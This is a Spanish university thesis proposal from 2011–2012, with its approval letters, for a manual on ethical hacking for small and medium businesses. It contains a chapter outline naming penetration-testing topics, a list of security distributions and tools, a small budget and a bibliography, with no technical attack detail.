Que, el Consejo de Facultad en sesión del 6 de enero de 2012 conoció la petición del señor **Santiago León Cabrera** con código 34912 que presenta su denuncia de tesis denominada: "**MANUAL DE HACKING ETICO PARA PYMES.**" como requisito previo a la obtención del Grado de Ingeniero de Sistemas. El Consejo acoge el informe de la Junta Académica y aprueba la denuncia de tesis; designa como Director al Ing. Esteban Crespo Martínez y como miembros del Tribunal Examinador a los Ings. Pablo Esquivel y Marcos Orellana. De conformidad a las disposiciones reglamentarias el peticionario deberá presentar su trabajo de tesis en un plazo máximo de **DIECIOCHO MESES** contados a partir de la fecha de aprobación, esto es hasta el **6 de julio de 2013**.

Cuenca, enero 18 de 2012

UNIVERSIDAD DEL AZUAY
FACULTAD DE ADMINISTRACION
SECRETARIA

UNIVERSIDAD DEL AZUAY

Cuenca, 12 de diciembre de 2011.

Ingeniero.

Oswaldo Merchán Flores.

DECANO DE LA FACULTAD DE CIENCIAS DE LA ADMINISTRACION.

Ciudad.

De mis consideraciones.

Yo, Santiago León Cabrera, estudiante de la Escuela de Sistemas de la Universidad del Azuay, solicito a usted de la forma más comedida y por su intermedio al Honorable Consejo de la Facultad la aprobación del diseño de tesis con el Tema "MANUAL DE HACKING ETICO PARA PYMES" previo a la obtención del título de Ingeniero de Sistemas.

Me permito sugerir el nombre del Ing. Esteban Crespo Martínez como director de tesis, puesto que he recibido asesoramiento y cuento con su aprobación.

Por la favorable atención que sabrá dar a la presente anticipo mi agradecimiento.

Muy Atentamente

Santiago León Cabrera.

Código.

34912

UNIVERSIDAD DEL AZUAY

Cuenca, 12 de diciembre de 2011.

Ingeniero.

Oswaldo Merchán Flores.

DECANO DE LA FACULTAD DE CIENCIAS DE LA ADMINISTRACION.

Ciudad.

De mis consideraciones.

Yo, Ing Esteban Crespo Martínez, profesor de la escuela de Informática, informo a usted que he procedido a revisar el diseño de tesis presentado por el Egresado Santiago Fabricio León Cabrera con el Tema "MANUAL DE HACKING ETICO PARA PYMES" como requisito previo a la obtención del título de Ingeniero de Sistemas, sobre el cual emito el siguiente informe:

El diseño de la tesis presenta, una estructura teórica, metodológica y técnica coherente, incorpora importantes elementos de aplicación práctica, referente al hacking ético orientado a las PYMES.

Por lo expuesto, emito un informe favorable y recomiendo su aprobación.

Muy Atentamente

Ing. Esteban Crespo Martínez, MBA, MCP.

DOCENTE.

Edición autorizada de 20.000 ejemplares
Del 513.501 al 533.500 Nº 0518658

Oficio Nro. 054-2011-DIST-UDA

Cuenca, 13 de diciembre de 2011

Señor Ingeniero
Oswaldo Merchán Manzano
DECANO DE LA FACULTAD DE CIENCIAS DE LA ADMINSITRACIÓN
Presente.-

De nuestras consideraciones:

La Junta Académica de la Escuela de Ingeniería de Sistemas y Telemática, reunida el día 22 de noviembre de 2011, conoció el Proyecto de Tesis titulado "Manual de Hacking Ético para Pymes", presentada por el estudiantes Santiago León Cabrera de la Escuela de Ingeniería de Sistemas, previo a la obtención del título de Ingeniero de Sistemas.

La Junta considera que el diseño de monografía presenta una estructura teórica, metodológica y técnica objetiva y coherente, razón por la cual solicita, por su digno intermedio, el conocimiento y aprobación por parte del Consejo de Facultad.

Por lo expuesto, y de conformidad con el Reglamento de Graduación de la Facultad, recomienda designar como Director de la presente monografía al Ing. Esteban Crespo, y como miembro del Tribunal a los Ing. Pablo Esquivel e Ing. Marcos Orellana.

Atentamente,

Ing. Patricia Ortega
DIRECTORA ESCUELA DE INGENIERIA
DE SISTEMAS Y TELEMATICA

FACULTAD DE CIENCIAS DE LA ADMINISTRACION.

CARRERA:

INGENIERIA DE SISTEMAS.

DISEÑO DE TESIS PREVIO A LA OBTENCION DEL TITULO DE INGENIERO DE SISTEMAS.

TEMA:

MANUAL DE HACKING ETICO PARA PYMES.

NOMBRE:

SANTIAGO LEON CABRERA.

DIRECTOR DE TESIS:

ING. ESTEBAN CRESPO MARTINEZ.

FECHA:

14 de Diciembre de 2011.

1. TÍTULO DEL PROYECTO.

Manual de Hacking Ético para PYMES.

2. SELECCIÓN Y DELIMITACIÓN DEL TEMA.

La investigación se centrara en elaborar un manual de hacking ético sobre la seguridad existente en redes LAN y aplicaciones web, se realizaran los pasos aplicados en un hacking; para luego de su análisis encontrar las vulnerabilidades y a su vez dar medidas que ayuden a controlar las fallas. Para esto se utilizaran programas como: Backtrack 4 r1, Nubuntu y Samurái.

3. DESCRIPCIÓN DEL OBJETO DE ESTUDIO.

Los inicios de los hackers y su filosofía se originaron en el Instituto de Tecnología de Massachusetts (MIT) en los años 50 y los años 60. El término “hacker ético” se atribuye a la investigación del periodista Steven Levy según lo descrito en su libro de hackers titulado: “Héroes de la revolución de la computadora”, publicado en 1984. “Las pautas de las éticas del hacker hacen fácil ver cómo las computadoras se han desarrollado en dispositivos personales que utilizamos y que confiamos para mantener nuestra información. Los puntos claves dentro de esta ética son el del acceso, información libre, y mejora a la calidad de vida.”

Mientras que algunos principios del hacker ético fueron descritos en otros textos como la Liberación de la computadora (1974) escrito por Theodor Nelson, este fue uno de los primeros libros documentados que describían la filosofía y a los fundadores de esta filosofía.
Los Ethical Hackers profesionales poseen una gran variedad de habilidades. Ante todo, deben ser completamente merecedores de confianza al probar la seguridad de los sistemas de un cliente. Además puede descubrir información acerca del cliente que se debe mantener en secreto, cualquier filtrado de información mal manejada podría conducir a que los delincuentes informáticos irrumpieran en sus sistemas, conduciendo así a una posible pérdida financiera, robo de información o destrucción de datos.

Durante una evaluación, el Ethical Hacker maneja “las riendas” o “llaves” de la compañía, y por tanto esta persona debe ser absolutamente profesional y ética ya que manejara información sensible. La sensibilidad de la información manejada durante la evaluación exige que sean tomadas fuertes medidas de seguridad para el manejo de la misma entre algunas se

encuentran: laboratorios de acceso restringido con medidas de seguridad física, conexiones múltiples de acceso a Internet, caja fuerte para sustentar la documentación de los clientes, criptografía reforzada que proteja los resultados electrónicos, redes aisladas para el proceso de experimentación.

Los Ethical hackers normalmente tienen conocimientos avanzados en programación. Además dominan el tema de instalación, mantenimiento y configuración de varios sistemas operativos, se podrían mencionar algunos como Unix, Windows, Linux, además de los distintos tipos de hardware que corren los mismos. Esto da a entender que no solo es necesario tener conocimientos en software, o en seguridad, sino que es necesario conocer y dominar el mayor tipo de conocimientos sobre sistemas informáticos y todo su entorno.

A más de los conocimientos también se debe tener un alto grado de paciencia y serenidad. A diferencia de las películas que se ven donde los "hackers" fuerzan una entrada de una computadora, o un sistema en cuestión de segundos, el trabajo de un Ethical Hacker exige largas jornadas de tiempo y persistencia, así mismo como los delincuentes informáticos esperan y monitorean por días y semanas los sistemas esperando una oportunidad para penetrar en ella, aprovechando un descuido de su administrador.

Finalmente hay que mantenerse al día con los avances tecnológicos y de las tecnologías de la información y la comunicación **(**T.I.C), sabemos que es un mundo que se actualiza todos los días y aún más el tema de la seguridad.

4. RESUMEN DEL PROYETO.

Lo que se realizará con esta tesis es dar un enfoque claro y preciso de cómo se debe realizar un hacking ético, pasando por varias de sus etapas desde la parte teórica hasta la parte práctica, simulando ataques a las vulnerabilidades en páginas webs y a redes LAN, se procederá a encontrar fallas que permitan obtener: accesos a bases de datos, encontrar claves, además de escalar privilegios en la Red, entre otros. Una vez que se tengan datos concretos se mostrara la forma correcta de presentar estas vulnerabilidades, consiguiendo al final un manual detallado de cómo elaborar un hacking ético.

5. JUSTIFICACIÓN – IMPACTOS.

En nuestro país todavía no se tiene el suficiente conocimiento en cuanto al resguardo de la información de empresas públicas y privadas, con este tema lo que se pretende es explorar en este amplio campo de la seguridad informática para tener bases para en un futuro cercano poder anticiparnos a los posibles ataques que pudiesen pasar a las diferentes entidades de nuestro país.

IMPACTO TECNOLOGICO.

El impacto tecnológico del hacking ético en los últimos años en muy grande ya que cada día nuevos crackers (cyber delincuentes) tratan de ingresar a información de empresas de manera ilegal, y es por esto que se necesita del hacking ético para poder encontrar las diferentes vulnerabilidades ya sea en las redes como en las páginas web usando adecuadamente las herramientas, así como las técnicas correctas para la divulgación de la información.

IMPACTO SOCIAL.

El impacto social que tiene la aplicación de un hacking ético es muy elevado ya que es un campo poco explorado, y tiene una trascendencia fundamental al momento de asegurar la información digital.

6. PROBLEMATIZACIÓN.

Problema General.

La mayoría de empresas todavía desconocen de los peligros que existen en el campo de la informática y no comprenden que en la actualidad se producen perjuicios a través de las nuevas tecnologías informáticas. Deben tomar en cuenta las amenazas que causa una vulnerabilidad en sus sistemas y que tan perjudicial pudiese ser para sus intereses. La amplia funcionalidad ofrecida por las redes, las bases de datos y los programas de escritorio también es utilizada por los atacantes en contra de las organizaciones para hacerles daños y robar información.

Problemas Específicos.

- Falta de conocimiento de las leyes que rigen al momento de enfrentar un acceso indebido a los sistemas.
- Desconocimiento de cómo resguardar correctamente la información de una compañía.
- Carencia de información para realizar una prueba de penetración a los sistemas.
- Escasez de documentación para elaborar un Information Gathering.
- Limitados conocimientos del manejo eficaz de la ingeniería social para obtener datos de interés en las investigaciones.

7. OBJETIVOS.

Objetivo general.

- Realizar un manual de hacking ético orientado a las PYMES, investigando y recolectando información, para al final brindar un manual de soporte para las personas interesadas en el tema.

Objetivos específicos.

- Describir las normas y los estándares de seguridad más relevantes de las ISO-7498-2 e ISO/IEC -27001 aplicables a las PYMES.
- Crear un Glosario de términos del Hacking Ético.
- Recolectar información inicial sobre páginas web utilizando la técnica de “Information Gathering”.
- Enunciar los métodos para obtener información importante y confidencial sobre las PYMES utilizando la técnica de “Ingeniería Social”.

8. MARCO TEÓRICO.

La información, los ordenadores, el aspecto físico y la seguridad personal son cada vez más las opciones elegidas, mientras que el mundo parece ser más amenazante.

Al mismo tiempo que las empresas y las naciones aumentan su dependencia de la tecnología sus vulnerabilidades y sus riesgos aumentan cada vez más. Es una mala suerte que la palabra hacking se utilice tanto para las actividades maliciosas que realizan los crackers y para el trabajo que realizan los profesionales de la seguridad para ayudar a la defensa de los ataques. Las mismas herramientas y técnicas son utilizadas por los crackers y por los hackers éticos, todo se reduce a la intención de esas acciones.

Al momento de realizar un hacking ético se necesita además de los conocimientos herramientas que ayuden a realizar las investigaciones para detectar como exactitud y eficacia la mayor cantidad de vulnerabilidades del objetivo, entre las herramientas más utilizadas para realizar estos análisis están:

BackTrack: Es una distribución GNU/Linux, es quizá la herramienta más popular y de mayor aceptación entre las personas involucradas en la seguridad informática.

Está diseñada para la auditoría de seguridad. Se deriva de la unión de dos grandes distribuciones orientadas a la seguridad, el Auditor + WHAX. WHAX es la evolución del Whoppix (WhiteHat Knoppix), el cual pasó a basarse en la distribución Linux SLAX en lugar de Knoppix. Esta distribución incluye una gran variedad de herramientas de seguridad, entre estas se encuentran scanners de puertos y vulnerabilidades, archivos de exploits, sniffers, herramientas de análisis forense y herramientas para la auditoría Wireless.

Wireshark: Anteriormente conocido como Ethereal, es un analizador de protocolos utilizado para realizar análisis y solucionar problemas en redes de comunicaciones para desarrollo de software. Cuenta con todas las características estándar de un analizador de protocolos.

La funcionalidad que provee es similar a la de tcpdump, pero añade una interfaz gráfica y muchas opciones de organización y filtrado de información. Así, permite ver todo el tráfico que pasa a través de una red estableciendo la configuración en modo promiscuo. También incluye una versión basada en texto llamada tshark.

Permite examinar datos de una “red viva” o de un archivo de captura salvado en el disco duro. Se puede analizar la información capturada, a través de los detalles y sumarios por cada paquete.

Nubuntu: Creado el 18 de diciembre de 2005 es una distribución que parte de la base de Ubuntu, tiene una variedad de herramientas necesarias para realizar pruebas de penetración en servidores y redes. La idea principal es mantener la facilidad de uso de Ubuntu, mezclándola con las populares herramientas para realizar pruebas de penetración, además del uso para examinación de redes y servidores. Una de sus principales ventajas es que se puede ejecutarse en máquinas con pocos recursos ya que es muy liviano.

9. ESQUEMA TENTATIVO.

1. Fundamentos de la Seguridad Informática.
    1.1. Importancia de la Seguridad.
    1.2. Áreas de proceso de la Seguridad.
    1.3. Servicios de Seguridad.
    1.4. Elementos de gestión de la seguridad de los sistemas de información.
    1.5 Estándar de Seguridad ISO-7498-2.
    1.6 Métodos para desarrollar una política de seguridad.
    1.7 Estándar ISO/IEC -27001 de gestión de seguridad.

2. Introducción a la Ética del Hacker.
    2.1 Definición y Terminologías.
    2.2 Seguridad de la Información.
    2.3 El Triángulo de la Seguridad.
    2.4 Evaluación de Vulnerabilidades.
    2.5 Fases para la emulación de un ataque.

3. El hacking ético y el sistema jurídico.
    3.1 Análisis de las leyes individuales.
    3.2 Revisión y Análisis de entidades.
    3.3 Normalización de las entidades.
    3.4 Divulgación de vulnerabilidades de manera correcta y ética.
    3.5 El Proceso de las pruebas de penetración.

4. Information Gathering.
    4.1 Footprinting.
        4.1.1. Búsquedas Url's internas y externas.
        4.1.2. Whois.
        4.1.3. Consulta de registro DNS.
        4.1.4. Localización de rango de red.
        4.1.5. TraceRoute.
    4.2 Scanning.
        4.2.1. Definición.
        4.2.2. Tipos de scanning.
        4.2.3. Técnicas de Port Scanning.
        4.2.4. Fingerprinting de SO.
        4.2.5. Scanning de vulnerabilidades.
    4.3 Enumeración.
        4.3.1 Definición.
        4.3.2 Información enumerada por atacantes.

4.3.3 Técnicas para realizar enumeración.
4.3.4. Null Sessions.
4.3.5. Enumeración SNMP.

5. Sniffer and Session Hijacking.
   5.1. Definición de Sniffing.
   5.2. Protocolos Vulnerables a Sniffing.
   5.3. Ataques ARP Spoofing.
   5.4. Ataque DHCP Startvation.
   5.5. Técnicas detección de Sniffing.
   5.6. Secuestro de Sesión.

6. Password Cracking.
   6.1. Definición y tipos de contraseñas.
   6.2. Tipos de ataques a contraseñas.
   6.3. Autenticación de contraseñas.
   6.4. Recuperación de contraseñas.
   6.5. Ataques a contraseñas vía web.
   6.6. Mecanismos de Autenticación web.

7. Hacking Web Services.
   7.1. Funcionamiento de un servidor web.
   7.2. Comprometer un servidor web.
   7.3. Web server defacement.
   7.4. Vulnerabilidades.
   7.5. Escaneo de vulnerabilidades.

8. Vulnerabilidades en Aplicaciones Web.
   8.1. Descripción de aplicación web.
   8.2. Hacking en Aplicaciones web.
   8.3. Cross Site Scripting (XSS).
   8.4. SQL Injection.
   8.5. Command Injection.
   8.6. Buffer Overflow.
   8.7. Exploits de SO.
   8.8. Ataques a web services.
   8.9. Ataques con acceso a la red.
   8.10. Exploración aplicaciones web con SQL Injection.

9. Anonimato y Borrado de Huellas.
   9.1. Definición de Proxy.
   9.2. Tipos de Proxy.
   9.3. Anonymizers.
   9.4. Intruction Detection System (IDS).
   9.5. Firewall.
   9.6. Eliminando Rastros.

10. Ingeniería Social.
    10.1. Descripción Ingeniería Social.
    10.2. Tipos de Ingeniería Social.
    10.3. Shoulder Surfing.

10.4. Dumpster Diving.
10.5. Ingeniería social reversa.
10.6. Ataques Internos.
10.7. Fases en un ataque de ingeniera social.
10.8. Políticas de seguridad.

11. Entregables.
11.1. Objetivos del test.
11.2. Ámbitos de la aplicación del test.
11.3. Tipo y clases del test.
11.4. Resumen ejecutivo y resumen técnico.

10. PROCEDIMIENTOS METODOLÓGICOS

Para realizar la investigación y recopilación de información me basare en las siguientes técnicas:

Libros:

Para obtener conocimientos con el objetivo de captar información sobre Procedimientos, leyes y herramientas.

Certificaciones:

Con el propósito de alcanzar un mayor nivel de conocimientos, el aprendizaje continuo es parte fundamental del desarrollo profesional.

Navegación en Internet:

La navegación es de gran utilidad para buscar información sobre las herramientas que se utilizarán ya que permite obtener nuevas técnicas.

11. RECURSOS TÉCNICOS Y FINANCIEROS.

RECURSOS MATERIALES

Para la elaboración del proyecto se requerirá lo siguiente:

Hardware

- Portátil.
  - Procesador Intel Corel i5 2.1.
  - Memoria 4 Gb RAM
  - Disco 500 Gb.

Software

- Backtrack 4 R1.
- Nubuntu.
- Samurái.
- Nessus.

RECURSOS FINANCIEROS.

Gasto	Cantidad	Valor Unitario	Valor Total
Resma de papel bond	3	4.00	12.00
CD	5	1.00	5.00
Cartuchos de tinta	3	30.00	90.00
Carpetas	5	1.00	5.00
			30.00

12. BIBLIOGRAFÍA

Libros

- Seguridad de la Información. Javier Areitio. 2009
- Hacking Etico. Carlos Tori. Mayo 2008
- Hacking Etico. Shon Harris, Allen Harper, Chris Eagles, Jonathan Ness, Michael Lester. 2006.
- Hacker. Edición 2009
  María Teresa Jimeno García, Carlos Míguez Pérez, Abel Mariano Matas García y Justo Pérez Agudín
  Noviembre 2008
- Hacking. Técnicas fundamentales
  HACKERS Y SEGURIDAD
  Jon Erickson
  Septiembre 2009

Sitios WEB.

- Políticas de seguridad. Disponible en http://www.ausejo.net/seguridad/politicas.htm (consultado el 2 de Agosto del 2011).

- Vulnerabilidades de equipo de emergencia de los Estados Unidos. Disponible en: http://www.kb.cert.org/vuls (consultado el 2 de Agosto del 2011).

- Vulnerabilidades. http://www.securityfocus.com/vulnerabilities (consultado el 4 de Agosto del 2011).

- Tools para hacking http://www.hackerstorm.com/index-2.php (consultado el 4 de Agosto del 2011).

- Notas de páginas hackeadas http://zone-h.org/news/id/4736 (consultado el 8 de Agosto del 2011).

- Reverse DNS lookup http://www.dnsstuff.com/docs/ptr/ (consultado el 8 de Agosto del 2011).

- Netcraft Phishing Site Feed http://news.netcraft.com/phishing-site-feed/ (consultado el 12 de Agosto del 2011).

- Herramienta Whois http://tools.whois.net/whoisbyip/ (consultado el 12 de Agosto del 2011).

- Herramientas Hacking. http://www.dragonjar.org/tag/hacking (consultado el 15 de Agosto del 2011).

- Documentación Scanner http://www.angryip.org/w/Documentation (consultado el 15 de Agosto del 2011).

13. CRONOGRAMA.

Tiempo / Fases	Mes 1				Mes 2				Mes 3				Mes 4				Mes 5				Mes 6			
	1	2	3	4	1	2	3	4	1	2	3	4	1	2	3	4	1	2	3	4	1	2	3	4
1. Recolección de Información	X	X	X	X	X																			
2. Desarrollo Teórico.						X	X	X	X															
3. Desarrollo Practico										X	X	X	X	X	X	X								
4. Informe.																	X	X	X	X				
5. Manual Final.																					X	X	X	X